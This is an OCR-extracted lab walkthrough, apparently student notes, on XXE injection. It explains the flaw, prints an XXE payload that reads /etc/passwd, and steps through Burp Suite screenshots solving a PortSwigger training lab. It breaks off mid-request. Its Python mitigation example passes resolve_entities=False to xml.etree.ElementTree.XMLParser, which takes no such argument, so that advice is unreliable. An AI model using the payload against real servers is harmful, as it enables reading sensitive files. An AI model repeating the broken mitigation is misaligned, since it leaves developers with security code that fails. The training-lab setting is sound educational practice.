9. XML External Entity (XXE) Injection

Objective: To learn about XXE vulnerabilities and how to exploit them
Tools: Burp Suit, a Vulnerable XML-based application

XML External Entity (XXE) vulnerabilities are a type of security flaw that arises when an application processes XML input. This occurs due to misconfigured XML parsers allowing malicious actors to interact with external entities. Understanding XXE vulnerabilities involves learning how XML processing works, the role of external entities, and the potential attack vectors.

What Are XXE Vulnerabilities?

- **XML External Entities**: XML allows the inclusion of external data sources through "external entities." For example:

  ```
  xml
  Copy code
  <!DOCTYPE example [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
  ]>
  <data>&xxe;</data>
  ```

  In this example, `&xxe;` will include the content of `/etc/passwd` if external entities are processed.


- **Cause of Vulnerability**: When XML parsers allow untrusted input to define or include external entities without restrictions, attackers can:
  - Access sensitive server files (local file inclusion).
  - Perform server-side request forgery (SSRF).
  - Execute denial-of-service attacks (e.g., via large payloads or infinite loops).

Prevention and Mitigation

1. **Disable External Entities**: Configure XML parsers to disallow external entities. Example in Python:

   ```
   python
   Copy code
   import xml.etree.ElementTree as ET
   parser = ET.XMLParser(resolve_entities=False)
   ```

2. **Use Secure Parsers**: Many modern parsers, like defusedxml in Python, are designed to prevent XXE by default.
3. **Validate Input**: Sanitize and validate input to ensure only trusted data is processed.
4. **Use WAFs**: Employ Web Application Firewalls to block malicious XML payloads.




```
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

1. Attacker sends an external entity "xxe" that points to a local file "/etc/passwd" on the server.

2. The XML parser parses the "xxe" entity reference, and it retrieves /etc/passwd file

3. Attacker receives the sensitive data stored in the file, such as usernames and passwords

Step1: Open The BurpSuite Either in kali OR Windows



Burp Suite Community Edition v2024.10.2

Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

Burp Suite Community Edition

● Temporary project in memory

○ New project on disk   Name: File: Choose file...

○ Open existing project

Name	File	Last Accessed

File: Choose file...


☑ Trust this project file

☑ Pause Automated Tasks

Cancel   Next

Kali Rolling (2024.2) x64

Step2: Open The BurpSuite Browser In the BurpSuite



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept off Forward Drop

Burp Suite Community Edition v2024.10.2 - Temporary Project


Time	Type	Direction	Method	URL	Status

Intercept is off

If you turn intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more   Open browser


Step3: Login into the PortSwigger Account



Intercept is off

If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Step4: Go to Research and Select All Labs




Welcome back!

Learn to secure the web one step at a time, with our practical, interactive learning materials. Covering the latest research, and completely free.

: Web cache deception

Learn how to discover and exploit web cache deception vulnerabilities using new powerful techniques that exploit RFC ambiguities, bypassing the limitations of web cache deception attacks you may already be familiar with. Content and labs based on **Gotta cache em all: bending the rules of web cache exploitation**, first presented by PortSwigger Research at Black Hat USA 2024.

Step5: Select The XML **external entity (XXE) injection**


Back to all topics
SQL injection
Cross-site scripting
Cross-site request forgery (CSRF)
Clickjacking
DOM-based vulnerabilities
Cross-origin resource sharing (CORS)
XML external entity (XXE) injection
Server-side request forgery (SSRF)
HTTP request smuggling
OS command injection
Server-side template injection
Path traversal
Access control vulnerabilities

LAB | APPRENTICE DOM XSS in jQuery anchor `href` attribute sink using `location.search` source → | Not solved


LAB | APPRENTICE DOM XSS in jQuery selector sink using a hashchange event → | Not solved

LAB | APPRENTICE Reflected XSS into attribute with angle brackets HTML-encoded → | Not solved

LAB | APPRENTICE Stored XSS into anchor `href` attribute with double quotes HTML-encoded → | Not solved

Step6: In That Select **LAB**

Exploiting XXE using external entities to retrieve files



XML external entity (XXE) injection


LAB | APPRENTICE Exploiting XXE using external entities to retrieve files → | ✓ Solved

LAB | APPRENTICE Exploiting XXE to perform SSRF attacks → | Not solved

LAB | PRACTITIONER Blind XXE with out-of-band interaction → | Not solved

PRACTITIONER

Step7: Click On the
ACCESS THE LAB


Lab: Exploiting XXE using exter ×
https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files
Dashboard
Learning paths
Latest topics
All content
Hall of Fame
Get started
Get certified
Back to all topics
What is XXE?
XML entities
How vulnerabilities arise
Testing for vulnerabilities
Exploiting vulnerabilities
Blind vulnerabilities
Finding hidden attack surface
Preventing vulnerabilities
View all XXE injection labs
Web Security Academy > XXE injection > Lab
Search
6:34 PM
11/27/2024

Lab: Exploiting XXE using external entities to retrieve files


APPRENTICE LAB ✓ Solved

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.


ACCESS THE LAB
Solution
Community solutions

Step8: Select the Anyone Products Appear On the Screen



https://0aff00e5046f30aa83c428b000370014.web-security-academy.net

Step9: Open the BurpSuite, In the Proxy Turn On the Intercept



Burp Suite Community Edition v2024.10.2 - Temporary Project

WebSockets message from https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader


Time	Type	Direction	Method	URL	Status code	Length
18:35:59 27 N...	WS	← To client		https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader		4
18:36:01 27 N...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
18:36:01 27 N...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
18:36:01 27 N...	HTTP	→ Request	POST	https://www.youtube.com/youtubei/v1/log_event?alt=json		
18:36:04 27 N...	WS	→ To server		https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader		4

```
PONG
```

Inspector

The message inspector allows you to quickly decode data in WebSocket messages. Select one or more characters that you want to decode.

Step10: Again Open the BurpSuite Browser Check for Stocks with Intercept On


Burp Suite Community Edition v2024.10.2 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 20
Pretty Raw Hex
Search
0 highlights
Event log All issues
Memory: 178.9MB
6:36 PM
11/27/2024


Request to https://0aff00e5046f30aa83c428b000370014.web-security-academy.net:443 [34.246.129.62]

```
Time             Type  Direction   Method  URL                                                                             Status code  Length
18:35:59 27 N... WS    ← To client         https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader               4
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:01 27 N... HTTP  → Request   POST    https://www.youtube.com/youtubei/v1/log_event?alt=json
18:36:04 27 N... WS    → To server         https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/academyLabHeader               4
18:36:20 27 N... HTTP  → Request   POST    https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product/stock
18:36:24 27 N... HTTP  → Request   POST    https://0aff00e5046f30aa83c428b000370014.web-security-academy.net/product/stock
```

Request

```
Content-Length: 108
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Content-Type: application/xml
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: */*
Origin: https://0aff00e5046f30aa83c428b000370014.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
